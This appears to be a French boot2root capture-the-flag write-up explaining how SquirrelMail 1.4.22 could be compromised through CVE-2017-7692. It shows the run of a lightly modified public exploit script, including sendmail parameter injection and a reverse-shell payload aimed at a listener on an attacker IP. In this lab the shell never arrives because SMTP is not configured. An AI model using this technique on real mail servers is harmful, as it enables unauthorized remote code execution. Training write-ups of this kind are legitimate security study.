


SQUIRRELMAIL RCE

Boot2root writeups

REMARQUE :

Ce writeup est une **variante** du premier writeup (CTF). Attention, la technique décrite dans ce writeup ne peut fonctionner dans le cadre d'un environnement d'entraînement simulé comme boot2root, car **SMTP n'est pas setup** (voir l'explication ci-dessous). La méthode aurait cependant fonctionné dans un scénario "réel" de production, c'est pour cela que je le trouvais intéressant.

Dans le **writeup1**, à l'étape "Webmail scrapping", on dispose de credentials pour se connecter au serveur mail au path **/webmail** :



Dans le writeup classique, on se connectait, puis on récupérait des credentials **phpmyadmin** dans les mails reçus afin de drop une webshell.

Mais on aurait également pu remarquer ici que le software utilisé pour faire tourner le serveur mail est **SquirrelMail en version 1.4.22**. Cette version est vulnérable à CVE-2017-7692, une vulnérabilité de type RCE :

<https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html>

<https://legalhackers.com/videos/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html>

Un exploit public est disponible. Il ne peut cependant pas fonctionner tel quel, il faut le modifier un peu afin :

- D'éviter les erreurs dûs aux caractères spéciaux du mot de passe de l'utilisateur laurie@borntosec.net.

- D'adapter les commandes curl effectuées à HTTPS (donc en gros rajouter un flag **-k**).

La version fonctionnelle de l'exploit dans notre cas de figure est celle présentée dans les scripts, **SquirrelMail_RCE_exploit.sh**.

Avec nos modifications, l'exploit fonctionne correctement **jusqu'à la dernière étape** (l'upload de la config fonctionne, de même que l'étape cruciale de l'injection des paramètres **sendmail**) :

```
→ Boot2Root ./SquirrelMail_RCE_exploit.sh https://192.168.1.7/webmail/

Legal Hackers

SquirrelMail ≤ 1.4.23 Remote Code Execution PoC Exploit (CVE-2017-7692)
SquirrelMail_RCE_exploit.sh (ver. 1.1)
Discovered and coded by
Dawid Golunski (@dawid_golunski)
https://legalhackers.com
ExploitBox project:
https://ExploitBox.io

[*] Enter SquirrelMail user credentials

[*] Logging in to SquirrelMail at https://192.168.1.7/webmail/
[DEBUG] sessid is qons70oprs1d3i39eoqlupdlq3

[DEBUG] keyid is jeUlhFYxmYfnxM%2BkN08B6g%3D%3D

[*] Uploading Sendmail config
[DEBUG] token is JopiiPbiNXai

[DEBUG] attachid is p2cCPg3V0Tz46xt9EaFrEV36ZwkGgRZ8

[?] Select payload
1 - File write (into /tmp/sqpoc)
2 - Remote Code Execution (with the uploaded smcnf-exp + phpsh)

[1-2] 2

Reverse shell IP: 192.168.1.28
Reverse shell PORT: 1234
[*] Injecting Sendmail command parameters
[*] Sending the email to trigger the vuln

[*] Waiting for shell on 192.168.1.28 port 1234
listening on [any] 1234 ...
```

On ne reçoit cependant pas la reverse shell, pour la simple raison suivante : le serveur mail est un

simple serveur de test / une simulation dans le cadre de l'exercice, et il ne permet pas réellement d'envoyer de mails par le biais de la commande **sendmail** car **SMTP n'est pas configuré** :

ERROR:
Message not sent. Server replied:
Connection refused
111 Can't open SMTP stream.

To:

Cc:

Bcc:

Subject:

Priority Receipt: ☐ On Read ☐ On Delivery

Hi

Si le flux SMTP avait été disponible et donc que **SquirrelMail** avait été véritablement fonctionnel, l'exploit aurait complété (la version est vulnérable, et l'injection des paramètres sendmail était réussie) ; cependant, puisqu'il s'agit d'un environnement de test, on ne peut trigger réellement la reverse shell.

Dans tous les cas, dans un réel environnement de production, on aurait pu utiliser cette technique alternative à l'upload de webshell via phpmyadmin pour récupérer plus simplement une reverse shell en tant que l'utilisateur **www-data**.